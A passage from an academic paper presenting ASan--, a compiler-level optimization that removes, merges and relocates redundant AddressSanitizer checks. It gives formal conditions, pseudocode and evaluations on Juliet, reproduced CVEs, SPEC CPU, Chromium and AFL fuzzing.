5    struct test *ptr1, *ptr2;
6    ASan(ptr1->a); //ASan check 1
```

```
7   *ptr1->a = 1;
8   ASan(ptr1->b); //ASan check 2; can be merged into
        ASan check 1
9   *ptr1->b = 2;
10  ASan(ptr2->a); //ASan check 3
11  *ptr2->a = 1;
12  ASan(ptr2->b); //ASan check 4; can be removed
13  *ptr2->b = 2;
14  ASan(ptr2->c); //ASan check 5
15  *ptr2->c = 3;
16 }
```

In the above code, ASan places a check on each access in Line 7–15. The checks can be optimized in two ways.

First, `ptr1->a` and `ptr1->b` are neighbors in memory, and they fall into an 8-byte region, mapping to at most two shadow bytes.This enables merging the two checks on `ptr1->a` and `ptr1->b` into a single check of the following form.

```
1 short *Shadow //2 bytes
2 Shadow = (ptr1->a >> 3) + Offset;
3 if (*Shadow != 0){//load and check shadow bytes for
      both ptr1->a and ptr1->b in a single operation
4    //slow path
5    second_chk(ptr1->a);
6    //check whether ptr1->a is addressable
7    second_chk(ptr1->b);
8    //check whether ptr1->b is addressable
9 }
```

Since the majority of the accesses should be error-free, the check will likely exit at line 3 instead of routing to the slow path. Therefore, the efficiency of the check should approximate a single ASan check. We call the checks on `ptr1->a` and `ptr1->b` *mergeable neighbor checks*.

Second, `ptr2->b` locates in the gap between `ptr2->a` and `ptr2->c`, and the gap is 4 bytes in size. If `ptr2->b` is in a redzone, then at least one of `ptr2->a` and `ptr2->c` must also be in the redzone (maybe partially) since a redzone has at least 16 bytes. As such, any error on `ptr2->b` will always be captured by the checks on `ptr2->a` (Line 14) and `ptr2->c` (Line 18). Thus, the check on `ptr2->b` (Line 16) can be removed. We call such cases *removable neighbor checks*.

Merging Neighbor Checks Formally, given two memory accesses `*ptr1` and `*ptr2`, `ASAN(ptr2)` can be merged to `ASAN(ptr1)` if

```
Given:
base1 = base(ptr1); base2 = base(ptr2);
/*base(p) gets the base address of the object that
p points to*/
offset1 = offset(ptr1); offset2 = offset(ptr2);
/*offset(p) gets the offset of p in the object*/
offset2 > offset1;
MaxBitRead = the maximal number of bits a single
memory-read can load;

Then Condition-3:
base1 == base2 &&
RoundUpTo(offset2 - offset1 + sizeof(*ptr2), 8)
<= MaxBitRead &&
(dominate(*ptr1,*ptr2) &&
post-dominate(*ptr2,*ptr1)) ||
(dominate(*ptr2, *ptr1) &&
post-dominate(*ptr1, *ptr2))
```

At the high level, the condition ensures that (i) `ASan(ptr1)` and `ASan(ptr2)` either both happen or both not happen and (ii) the shadow bytes for the region between the first byte of `*ptr1` and the last byte of `*ptr2` can be loaded in one memory-read. These ensure that `ASan(ptr1)` and `ASan(ptr2)` can be merged to the above form, after adjusting the type of `Shadow` based on the number of shadow bytes.

We use an intra-procedural analysis to locate mergeable neighbor checks. Given function `F`, memory accesses therein are grouped based on their base addresses and sorted by their offsets. The challenge here is to identify the base address and offset of a given access. In LLVM IR, a memory access is either a `load` or a `store`, and the address can be extracted. We backward trace the propagation of the address until a `getelementptr` instruction [5], where the base address and the offset can be separately obtained. In the backward tracing, we only allow `bitcast` instructions because other instructions may change the address. A `getelementptr` instruction often includes multiple-dimensional offsets, all following the format of constants or variables. If all the offsets are constants, we flatten them into a single one based on the scale of each dimension. Otherwise, we mark the offset unknown.

Given a group of memory accesses with the same base address (denoted $\vec{M} = \{m_1, m_2 ..., m_n\}$), all the mergeable pairs are gathered and then reorganized as $\vec{m_i} \rightarrow \{m_{i1}, m_{i2} ..., m_{in_i}\}$ $(1 \leq i \leq n)$, meaning that the checks on $m_{i1}, m_{i2} ..., m_{in_i}$ can be merged to the check on $\vec{m_i}$. Algorithm 2, a greedy algorithm, is then used to pick pairs to merge. The algorithm, by itself, is straightforward to understand, but its properties are worth mentioning. First, the algorithm prioritizes the handling of $\vec{m_i}$ with a larger size, potentially helping identify more mergeable pairs. Second, the algorithm supports recursive merging. For instance, after m_i is merged to m_j, m_j can be later merged to m_k, if m_i can also be merged to m_k.

For a pair of mergeable memory accesses (m_1, m_2), where `ASan`(m_2) can be merged to `ASan`(m_1), a new check will be created and inserted under the post-dominating access. Both the original checks will be removed. All checks that are previously merged to m_2 will be migrated to the new check.

Removing Neighbor Checks Removable neighbor checks can be formalized as follows. Given three memory accesses `*ptr1`, `*ptr2`, and `*ptr3`, `ASAN(ptr2)` can be removed if

```
Given:
base1 = base(ptr1); base2 = base(ptr2);
base3 = base(ptr3;)
off1 = offset(ptr1); off2 = offset(ptr2);
off3 = offset(ptr3);
```

Algorithm 2: PICKING MERGEABLE NEIGHBOR CHECKS.

Input : A list of mergeable relations:
$\vec{M}_r = \{\vec{m}_1, \vec{m}_2, ...\vec{m}_n\}$

/* $\vec{m}_i = \{m_{i1}, m_{i2}..., m_{in_i}\}$ $(1 \le i \le n)$ represents the list of memory accesses that can be merged to $\vec{m}_i$ */

Output : A list of mergeable memory access pairs
$\vec{P} = \{(m_{i1}, m_{j1}), (m_{i2}, m_{j2})..., (m_{ik}, m_{jk})\}$

Initialization: $\vec{P} = \emptyset$;
$\vec{M}_r$ = sorted($\vec{M}_r$);
/* sort by $|\vec{m}_i|$ $(1 \le i \le n)$ in descending order */
for *each list* $\vec{m}_i$ *in* $\vec{M}_r$ **do**
  for *each member* m *in* $\vec{m}_i$ **do**
    if $\vec{M}_r$.*merged_to_others(m)* **then**
      /* m has merged to another memory access */
      Continue;
      /* avoid repeated merging */
    end
    $t\vec{m}p = \vec{M}_r.find_merged_by(m)$;
    /* find accesses that are merged to m */
    if $t\vec{m}p \not\subset \vec{m}_i$ **then**
      Continue; /* not all accesses merged to m can be merged to m_i, skip */
    end
    $\vec{P}.add(m_i, m)$;
    /* merge m to m_i */
  end
end
return $\vec{P}$;

```
off1 < off2 < off3;
size1 = sizeof(*ptr1); size2 = sizeof(*ptr2);
size3 = sizeof(*ptr3);
MinRdSz = the minimal size of a redzone;
```

Then Condition-4:

```
base1 == base2 == base3 && off3 - off1 < MinRdSz
&& off2 + size2 ≤ off3 + size3 &&
(dominate(*ptr1, *ptr2) ||
post-dominate(*ptr1, *ptr2)) &&
(dominate(*ptr3, *ptr2) ||
post-dominate(*ptr3, *ptr2))
```

In essence, the above condition guarantees two properties. First, `ptr2` being in a redzone implies `ptr1` and/or `ptr2` are in the same redzone, fully or partially. Second, `ASAN(ptr2)` being reached means both `ASAN(ptr1)` and `ASAN(ptr3)` are reached. As such, if the condition holds, any errors on `*ptr2` will be captured by `ASAN(ptr1)` or `ASAN(ptr3)`. Thus, it is safe to remove `ASAN(ptr2)`.

We also use an intra-procedural analysis to collect removable neighbor checks. Memory accesses in each function are first grouped based on their base addresses. From each group, tuples satisfying `Condition-4` are then gathered. The tuples follow the format of `[(`m_i`, `m_j`), `m_k`]`, meaning that `ASAN(`m_k`)` can be removed because it is covered by `ASAN(`m_i`)` and `ASAN(`m_j`)`. In the follow-up step, the analysis aggregates the tuples and produces a removable list for each `(`m_i`, `m_j`)`: $(\vec{m_i}, \vec{m_j}) = \{m_{ij1}, m_{ij2}..., m_{ij_{nij}}\}$. The final step is to go over each list and collect removable memory accesses. Simply including all the members in each list will cause mistakes. Consider the example where $(\vec{m_a}, \vec{m_b}) = \{m_c\}$ and $(\vec{m_c}, \vec{m_d}) = \{m_e\}$. After handling $(\vec{m_a}, \vec{m_b})$, we remove m_c. If we continue with $(\vec{m_c}, \vec{m_d})$ to remove m_e, mistakes will arise because m_c has been removed and cannot help cover m_e. To avoid such mistakes, after including m_i to the removable set, we abandon all the lists matching $(\vec{m_i}, *)$ and $(*, \vec{m_i})$. To maximize the number of removable cases, we sort all the lists based on their size in descending order and then handle each of them in turn.

4.4 Optimizing Checks in Loops ✧✧✧

ASan checks in loops are expensive. According to our study in §3.2, checks in loops account for 45% of the overhead introduced by all ASan checks. Modern compilers run many optimizations to reduce operations in loops, which, however, still cannot handle many optimizable ASan checks. The code below shows two types of optimizable ASan checks in loops.

```
1  char *ptr1;
2  char *ptr2;
3  for(int index = 0; index < limit; index += 2){
4    ASan(ptr1+index);
5    /*ASan check 1; can be merged*/
6    ptr1[index] = getchar();
7    ASan(ptr2);
8    /*ASan check 2; can be moved out of loop*/
9    *ptr2 = getchar();
10 }
```

First, `ptr2` is dereferenced (Line 9) and ASan-checked (Line 7) in each loop iteration. However, `ptr2` never changes. Thus, one ASan check on `ptr2` out of the loop is sufficient. The compiler cannot optimize the memory access because it is a write. We call checks like `ASan(ptr2)` *invariant checks*.

Second, `ptr1` is accessed (Line 6) with an offset increased by 2 in each iteration (Line 3). Thus, any two consecutive accesses to `ptr1` are 2-byte apart, and the checks on them resemble the mergeable neighbor checks we discussed in §4.3 (`Condition-3`). Merging the checks together will reduce the cost. Considering that the address of the access (e.g., `index` at Line 6) monotonically increases/decreases, we call the check on it (e.g., Line 6) a *monotonic check*.

Relocating Invariant Checks Formally, given a memory access `*ptr` in a loop, `ASan(ptr)` is an invariant check if

Condition-5: `ptr is a loop invariant`

To identify invariant checks, we gather all the loops from a function then process each loop in turn. Given a loop, each memory access inside is visited to inspect whether the address

is a loop invariant. If so, we mark the ASan check as an invariant check. LLVM offers a built-in interface to determine loop invariant. It is, however, very preliminary. Only when the address is a value created outside the loop, the interface considers it a loop variant. This misses invariant addresses (e.g., an address composed of two other invariant values). We design a new algorithm, Algorithm 3, to more systematically identify loop invariant. Due to the space limit, Algorithm 3 is presented in the Appendix. The algorithm backward traces the generation of an address until outside of the loop. If all the ingredients involved in generating the address are invariants, the algorithm reports the address also as an invariant.

To optimize an invariant check, an intuitive idea is to move the check after the exit of the loop. This works when the invariant check dominates the loop exit. However, many invariant checks are guarded by conditional statements inside a loop. Their execution is not guaranteed when the loop is entered. Consider the code below as an example.

```
1  bool asan_ptr = false;
2  for(condition1){//outer loop
3    for(condition2){//inner loop
4      if(condition3){//guardian condition
5        asan_ptr = true;
6        //original ASan(ptr) is here
7        *ptr = getchar(); //ptr is an invariant
8      }
9    }
10   //simply putting ASan(ptr) here is erroneous
11   if(asan_ptr){
12     asan_ptr = false; //if not outermost loop
13     ASan(ptr);
14   }
15 }
```

At Line 7, `ptr` is a loop invariant and is dereferenced. An ASan check on it originally exists at Line 6. The dereference and the ASan-check are guarded by `condition3` at Line 4. Moving the ASan check to the exit of the loop (Line 10) can cause mistakes. The dereference and the original ASan check may not always execute when the loop (Line 3-9) is entered, while the new check at Line 10 always does. That means we may introduce checks that should not happen.

To optimize a conditional invariant check, we introduce a supportive local variable to track whether the memory access is ever executed. In the code above, `asan_ptr` is introduced to trace the execution of Line 8. `Asan_ptr` is initialized as `false` and is set to `true` at the memory access. At the loop exit, `asan_ptr` being `true` will trigger the relocated ASan check. Otherwise, the ASan check is skipped. Further, if the memory access is not in an outermost loop, we reset the local variable to `false` at the loop exit (Line 12-15 in the above code) because, otherwise, the `true` status will carry over when the loop is re-entered in the next iteration of the outer loop.

Discussion: The optimization of invariant checks can run into another problem. The code from an invariant check to the loop exit can free the memory. A check at the loop exit may, thus, report false use-after-free. Our backward analysis of invariant already considers the problem. If any value involved in the generation of the address is passed to a function, the analysis marks the address as a variant (see Algorithm 3).

Grouping Monotonic Checks Given a memory access `*ptr` in a loop, `ASan(ptr)` is a monotonic check if

`Condition-6`: `ptr in any two consecutive iterations has a constant distance.`

To identify monotonic checks, a systematic approach is to use the scalar evolution (SCEV) [7], which is an analysis to represent variables with complicated behavior in a more straightforward way. In particular, SCEV can represent monotonically increasing/decreasing loop variables as *add recurrences* [11]. An add recurrence has the format of `{Init, +/-, Step}` (`Step` is a constant), meaning that the variable has an initial value of `Init` and increases by `Step` in an iteration.

Consider `ptr1[index]` at Line 8 in the code presented at the beginning of this subsection as an example. The original ASan check, executed in each loop iteration, is:

```
1 V = * ((ptr1 + index >> 3) + Offset);
2 if (V != 0 && ((ptr1 + index & 7) + 1 > V))
3     ReportAndCrash(Addr);
```

In our optimization, we first run SCEV to represent the address as `{Init, +/-, Step}` (i.e., `{ptr1, +, 2}`) and then confirm that `Init` (i.e., `ptr1`) is an invariant. Finally we replace the ASan check in the loop with a new one of the following format (the address is represented as `Addr`):

```
1 intN  *Shadow; //hold shadow memory for MinRdSz
       application bytes (MinRdSz represents the minimal
       size of a redzone); N >= MinRdSz
2 if((Addr - Init) % MinRdSz < Step){
3     Shadow = (Addr >> 3) + Offset;
4     if (*Shadow != 0) //check the shadow memory for
          MinRdSz bytes
5         ASan(Addr);
6 }
```

At the loop exit, we further insert another piece of code. The code inspects whether the final `Addr` differs from `Init`. If so, it performs an ASan check on `Addr`.

The idea of our optimization is to check the shadow memory of a chunk of `MinRdSz` bytes at once, using only one operation. If the shadow memory is all zero, we skip the checks on follow-up access to the same chunk. Otherwise a regular ASan check is performed. This way we group multiple checks into one. The number of checks grouped depends on `Step` (`MinRdSz/Step` checks will be grouped into one). By default, the maximal `Step` we allow is `MinRdSz/4`.

Discussion: A memory access may cross the boundary of a MinRdSz chunk, but its beginning address does not meet the condition of Line 6. Thus, we will miss checking the second half of the access. This is OK as the second half will be checked in the next chunk thanks to the alignment in the mapping to shadow memory.

Table 1: Detection capability of ASan and ASan-- on the Juliet Test Suite. Good tests measure false positives. Bad tests measure false negatives. ASan and ASan-- achieve **identical** results shown in this table.

CWD (number)	Good Test (Pass/Total)	Bad Test (Pass/Toal)
Stack-based Buffer Overflow (121)	2348/2348	2111/2348
Heap-based Buffer Overflow (122)	1677/1677	1595/1677
Buffer Under-write (124)	584/584	571/584
Buffer Over-read (126)	445/445	420/445
Buffer Under-read (127)	590/590	565/590
Total	5644/5644	5262/5644

5 Implementation and Evaluation

We have implemented the optimization techniques in a tool called ASan--. ASan-- is built on top LLVM-4.0, with around 2.5K lines of C++ added. We have ported a preliminary version of ASan-- to LLVM-12.0. ASan-- on both LLVM-4.0 and LLVM-12.0 is publicly available at https://github.com/junxzm1990/ASAN--.git. The use of ASan-- is identical to ASan. The optimizations are enabled by default but can be disabled through a customized environment variable. The rest of this section presents our evaluation of ASan--, centering around three questions:

- *Can ASan-- maintain the capability, scalability, and usability of ASan?*
- *Can ASan-- reduce the runtime overhead of ASan?*
- *Can ASan-- benefit the applications of ASan?*

5.1 Capability, Scalability, and Usability

Capability To measure the detection capability of ASan--, we run two experiments. In the first experiment, we run both ASan-- and ASan on the memory errors from the Juliet Test Suite (version 1.3) [40]. As shown in Table 1, ASan-- and ASan achieve identical results on both good and bad tests. For comparison, we further run SANRAZOR and ASAP on the Juliet Test Suite. SANRAZOR failed to run because of an error in the profiling component. The error has been confirmed by the developers and is pending fix. ASAP runs with LLVM-3.7 which does not support continuous execution at ASan errors. Thus, ASAP could not finish the test as Juliet triggers all the bugs in a single execution. To address this issue, we extend LLVM-3.7 to avoid halting at ASan errors. When running ASAP, we use the good tests of Juliet for profiling and the bad tests for evaluation. Further, we configure ASAP to use ASan--'s overhead as the performance budget (i.e., setting the cost level to 51.6%). At the end, we successfully run ASAP on 1,524 Juliet bugs. ASAP detects 985 of them, missing about 35% of the bugs. This shows that ASan-- detects more bugs than ASAP when presenting similar performance.

In the second experiment, we collect vulnerabilities from the Linux Flaw Project [34]. After visiting all the vulnerabilities in the database, we reproduce 34 of them, including 23 used in the evaluation of SANRAZOR [55]. Details of the vulnerabilities are presented in Table 2. Both ASan-- and ASan can detect all the 34 vulnerabilities. In contrast, SANRAZOR, removing ASan checks based on static/dynamic patterns, misses two vulnerabilities (CVE-2017-12858 and CVE-2017-14406). The experiment demonstrates the soundness of ASan-- and also its advantages over SANRAZOR.

Table 2: Detection capability of ASan and ASan-- on vulnerabilities from the Linux Flaw project. The first 23 cases are also used in the measurement of SANRAZOR [55]. The cases highlighted are missed by SANRAZOR in L1 and L2 modes.

Software	CVE	Type	ASan	ASan--	SANRAZOR
LAME	CVE-2015-9101	heap-buffer-overflow	✓	✓	✓
LIBTIFF	CVE-2016-10095	stack-buffer-overflow	✓	✓	✓
LIBTIFF	CVE-2016-10270	heap-buffer-overflow	✓	✓	✓
LIBTIFF	CVE-2016-10271	heap-buffer-overflow	✓	✓	✓
ZZIPLIB	CVE-2017-5976	heap-use-after-free	✓	✓	✓
ZZIPLIB	CVE-2017-5977	heap-use-after-free	✓	✓	✓
POTRACE	CVE-2017-7263	heap-buffer-overflow	✓	✓	✓
AUTOTRACE	2017-9167~9173	heap-buffer-overflow	✓	✓	✓
AUTOTRACE	2017-9164~9166	heap-buffer-overflow	✓	✓	✓
LIBZIP	CVE-2017-12858	heap-use-after-free	✓	✓	☒
G.MAGICK	CVE-2017-12937	heap-use-after-free	✓	✓	✓
MP3GAIN	CVE-2017-14406	null-pointer-dereference	✓	✓	☒
MP3GAIN	CVE-2017-14407	stack-buffer-overflow	✓	✓	✓
MP3GAIN	CVE-2017-14408	stack-buffer-overflow	✓	✓	✓
MP3GAIN	CVE-2017-14409	global-buffer-overflow	✓	✓	✓
PROFTPD	CVE-2006-6563	heap-buffer-overflow	✓	✓	-
CTORRENT	CVE-2009-1759	stack-overflow	✓	✓	-
LIBTIFF	CVE-2009-2285	heap-buffer-overflow	✓	✓	-
LIBTIFF	CVE-2010-2481	out-of-order	✓	✓	-
LIBTIFF	CVE-2010-2482	null-pointer-dereference	✓	✓	-
LIBTIFF	CVE-2013-4243	heap-buffer-overflow	✓	✓	-
POPPLER	CVE-2013-4473	stack-smashing	✓	✓	-
POPPLER	CVE-2013-4474	stack-buffer-overflow	✓	✓	-
PYTHON	CVE-2014-1912	heap-buffer-overflow	✓	✓	-
LIBTIFF	CVE-2015-8668	heap-buffer-overflow	✓	✓	-
BINUTILS	CVE-2018-9138	stack-overflow	✓	✓	-

Scalability ASan-- introduces extra analyses to ASan. Although the analyses are not complex, they may still affect the scalability of ASan. To this end, we apply ASan-- to SPEC CPU2006 and Chromium (58.0.3003.0). Chromium and many programs in CPU2006 (e.g., `perl` and `gcc`) should be large enough to stress test the scalability. ASan-- can successfully compile and build CPU2006 and Chromium. The binaries can pass all the benchmark tests (see §5.2). We have also been using the Chromium built with ASan-- for four weeks and have not encountered major issues (see §5.3).

We also measure the time cost of compilation. We believe it is also scalability-related since extremely high compilation time will make the tool impractical for large programs. Table 7 shows the results. On average, ASan-- increases the compilation time by 1x+, but the overall compilation time should still be acceptable. Precisely, ASan-- can finish the compilation of most programs in seconds or minutes. Even in the case of Chromium, ASan-- only needs several hours. The length of the time is tolerable in practice.

Usability ASan-- is implemented to share the same assumption, same requirement, and same interfaces with ASan. Usage-wise, it is identical to ASan. ASan-- also helps reduce the binary size because it removes many checks. On average, ASan-- can shrink the binary size by 20.4% (see Table 7 in Appendix), which helps improve the usability of ASan, in particular in contexts where the storage space is limited.




Figure 4: Runtime overhead on CPU2006. `"ASAN"` shows the overhead of stock ASan. From left to right, the other bars show the overhead after we enable the corresponding optimization in ASan--, one after another.

Table 3: Performance comparison with SANRAZOR. The **Average** data in this table differs from Figure 3 and Figure 4 because only 11 programs from SPEC CPU2006 are included.

Benchmark	Performance Overhead				
	ASan	SanRazor_L0	SanRazor_L1	SanRazor_L2	ASan--
401.bzip2	81.90%	58.55%	45.06%	50.76%	49.39%
429.mcf	54.10%	35.11%	9.03%	2.67%	26.30%
445.gobmk	76.90%	62.81%	47.57%	30.65%	44.83%
456.hmmer	179.0%	133.8%	37.38%	39.52%	110.5%
458.sjeng	102.0%	105.3%	86.77%	97.74%	62.54%
462.libquantum	108.0%	48.31%	53.51%	58.96%	52.05%
433.milc	89.10%	44.97%	30.19%	43.25%	49.72%
444.namd	86.10%	41.92%	34.19%	26.00%	39.22%
453.povray	101.0%	64.81%	54.94%	50.62%	45.95%
470.lbm	62.40%	31.23%	6.62%	18.61%	33.08%
482.sphinx3	103.0%	80.57%	43.59%	50.19%	68.21%
Average	94.86%	64.31%	40.81%	42.63%	52.89%

5.2 Runtime Overhead

SPEC CPU2006 We run both ASan-- and ASan on SPEC CPU2006, using the reference workload as testing data. In the experiment, both SANRAZOR [54] and FuZZan [24] are included as baselines. Following the paper presenting SANRAZOR [55], we perform the profiling for SANRAZOR using the training workload and measure its performance using the reference workload. Currently, the public version of SANRAZOR only supports 11 programs of CPU2006, as listed in Table 3. FuZZan offers different heap sizes (1G, 4G, 8G, and 16G). For each program, we start with the minimal heap and increase it until the test can succeed. In total, FuZZan can run 10 programs of CPU2006, as shown in Table 9. All the tests are repeated 30 times, and average results are collected.

Figure 4 compares the overhead of ASan and ASan--. On average, ASan-- reduces the overhead of ASan from 107.8% to 63.3%, producing a reduction rate of 41.7%. Only considering the overhead of ASan checks, the reduction rate is 51.6%. Figure 4 also unveils that every of our optimizations




Figure 5: Runtime overhead on Chromium. The bars follow the same setting as Figure 4.

contributes. The amount of overhead reduced by most optimizations is over 5%. In particular, removing recurring checks reduces an overhead of 16.7%. We further measure the number of ASan checks reduced by ASan--. The results, shown in Table 8, are consistent with ASan--'s impacts on the overhead. Averagely, ASan-- removes 38.7% of the ASan checks and every optimization brings a meaningful contribution.

Table 3 presents the comparison between ASan-- and SANRAZOR. Both ASan-- and SANRAZOR can bring the overhead down. When SANRAZOR runs in L1 and L2 modes, it more aggressively removes ASan checks. Thus, it incurs less overhead (40.81% and 42.63%) than ASan-- (52.89%). However, the two modes can miss detecting memory errors, such as the two reported in Table 2. In contrast, when SANRAZOR runs in the more conservative L0 mode, it removes fewer checks and brings an overhead higher than ASan-- (64.31% *v.s.* 52.89%), although it still cannot offer the soundness of ASan--.

Table 9 in the Appendix shows the improvement of FuZZan to ASan. Regardless of which program and what heap size we test, FuZZan does not bring evident improvement to ASan. In summary, ASan-- and FuZZan provide similar bug detection but ASan-- is more scalable and runs faster.

Table 4: Results of fuzzing evaluation. All the numbers are increase rates using ASan as the baseline.

Benchmark	Branch Coverage Increase						Total Execution Increase					
	FuZZan		ASan--		FuZZan +ASan--		FuZZan		ASan--		FuZZan +ASan--	
	AFL_Seeds	FuZZan_Seeds	AFL_Seeds	FuZZan_Seeds	AFL_Seeds	FuZZan_Seeds	AFL_Seeds	FuZZan_Seeds	AFL_Seeds	FuZZan_Seeds	AFL_Seeds	FuZZan_Seeds
OBJDUMP	3.94%	4.33%	3.41%	2.14%	11.30%	10.1%	27.5%	18.6%	25.1%	14.4%	40.3%	37.9%
SIZE	2.81%	3.05%	3.56%	7.42%	9.89%	10.3%	54.2%	48.5%	60.7%	61.9%	79.9%	79.7%
C++FILT	4.24%	3.49%	3.94%	2.15%	8.12%	9.07%	45.9%	39.6%	34.9%	33.2%	71.0%	61.1%
NM	3.67%	2.79%	5.91%	5.69%	6.79%	7.21%	74.6%	52.2%	62.2%	61.4%	86.4%	78.9%
TCPDUMP	17.4%	20.7%	5.82%	5.69%	7.96%	8.37%	63.1%	83.4%	35.8%	34.8%	42.2%	54.2%
PNGFIX	6.01%	3.18%	6.58%	7.48%	10.30%	11.2%	67.5%	55.1%	58.5%	60.5%	75.1%	77.4%
FILE	5.62%	8.56%	5.90%	5.34%	8.60%	11.9%	18.7%	22.4%	17.1%	12.1%	20.9%	25.7%
Average	6.24%	6.58%	5.02%	5.13%	8.99%	9.73%	50.2%	45.7%	42.1%	39.8%	59.4%	59.3%

An Extension: Considering that SPEC CPU2006 was years old, we repeated the evaluation of ASan-- on the new version of CPU2017 [2]. CPU2017 includes two modes, SPECrate and SPECspeed, to separately measure time-based performance and throughput performance. Due to issues of compiler compatibility, we could only run 10 SPECrate programs and 5 SPECspeed programs SPECspeed. The results, summarized in Table 11 in the Appendix, show that ASan-- similarly benefits CPU2017. The reduction rates of overhead are 40.6% and 39.1% respectively on SPECrate and SPECspeed.

Chromium In this experiment, we measure the performance of Chromium under ASan and ASan--. Six popular web-browser benchmarks are used, including both Time-based ones (Sunspider [9], Kraken [33], Lite Brite [32]) and Score-based ones (Octane [21], Basemark [12], WebXPRT [41]). We repeat the experiment 30 times and report the average results in Figure 5. Other tools were omitted as they could not run Chromium. On average, ASan-- reduces the overhead of ASan from 117.8% to 75.8%, presenting a reduction rate of 35.7%. If only counting the overhead of ASan checks, the reduction rate is 69.6%. Considering the scale of Chromium, such reduction rates are meaningful in general.

5.3 Applications

Fuzzing One of the most popular applications of ASan is to help bug detection in fuzzing. Our evaluation of this application focuses on how much ASan-- can improve the efficiency of ASan-enhanced fuzzing. We also include FuZZan (https://github.com/HexHive/FuZZan) as a baseline. To properly compare with FuZZan, we consider AFL-2.52b as the fuzzing tool and reuse the configurations presented in [24] (see Table 10 in the Appendix). For consistency, we run all the tests on Amazon EC2 instances with Intel XeonE5 Broadwell 16 cores, 64GB RAM, and Ubuntu 18.04 LTS. To avoid interference, different tests are run separately for 24 hours. All the tests are repeated 10 times with average results gathered. We also perform the evaluation twice, separately using seeds shipped with AFL and seeds shipped with FuZZan.

Table 4 shows the evaluation results. On average, ASan-- increases the execution speed of AFL by 42.1% and 39.8%, on AFL's seeds and FuZZan's seeds, respectively. The increase of execution speed leads to a growth rate of 5.0% and 5.1% in branch coverage. In comparison to FuZZan, ASan-- presents a comparable, but slightly smaller, improvement. Execution speed wise, FuZZan brings an increase of 50.2% and 45.7%, given AFL's seeds and FuZZan's seeds. Branch coverage wise, FuZZan brings a growth of 6.24% and 6.58%, depending on the seeds. The results are understandable, because FuZZan is tailored for fuzzing while ASan-- is more general.




Figure 6: Increase of branch coverage brought by ASan-- with ASan as the baseline. 1/2/4 instance represents fuzzing with one sanitized instance and 0/1/3 non-sanitized instances.

As we pointed out in §3, ASan-- and FuZZan use orthogonal techniques. By intuition, combining techniques of both tools can produce better improvement. We, thus, migrate FuZZan's approach of reducing memory into ASan--. We limit the heap size to 16GB and relocate the heap plus stack [26] to be below the shadow memory. This way, we shrink the address space to 19GB (16GB heap + 1GB stack + 2GB BSS/DATA/-TEXT) and shadow memory to 19/8GB. Similar to FuZZan, we also disable the logging and relocate the poisoning of global data to run before AFL's fork server. As shown in Table 4, combining ASan-- and FuZZan outperforms both tools alone. It increases the execution speed of AFL by 59.4% and 59.3% on AFL's seeds and FuZZan's seeds. This leads to 8.99% and 9.73% more branch coverage. An outlier is `tcpdump`, where FuZZan runs the fastest. The primary reason is FuZZan also uses a red-black-tree based check to replace ASan check in certain cases, bringing extra optimization.

Our evaluation above runs only one fuzzing instance. In practice, we often need to run multiple instances in parallel and the community suggests using only one sanitized instance [8]. By intuition, the improvement of ASan-- will decrease with the number of non-sanitized instances. Accordingly, we perform an extra experiment where we increase the number of non-sanitized instances from 0 to 1 and 3, using AFL's seeds. Figure 6 shows the results. Not surprisingly, the improvement of ASan-- reduces when more non-sanitized in-

stances run. Nonetheless, ASan-- consistently benefits ASan.

Selective Deployment In general, ASan-- can still be considered unsuitable for deployed software because of its remaining runtime overhead and high memory cost. However, modern computers usually provide high computation power and large memory. Thus, it makes sense to selectively run ASan-- on critical deployed software (e.g., web browsers). Accordingly, we have been using the Chromium browser compiled with ASan-- for four weeks in our daily work. None of us experienced usability issues or significant slowdown.

To test ASan--'s capability of bug detection in the deployed environment, we collected 89 memory bugs from `bugs.chromium.org` and the CVE database. Replaying the bugs in the Chromium (same version as ours) pre-built with ASan by Google, we reproduced 4 bugs as listed in Table 5. Running the bugs in our Chromium, ASan-- detected all of them. We also tested the bugs with SANRAZOR and ASAP. However, both tools could not run Chromium. Alternatively, we performed static reasoning and observed that SANRAZOR and ASAP may miss 1 and 3 of the bugs (see Appendix C).

6 Related Work

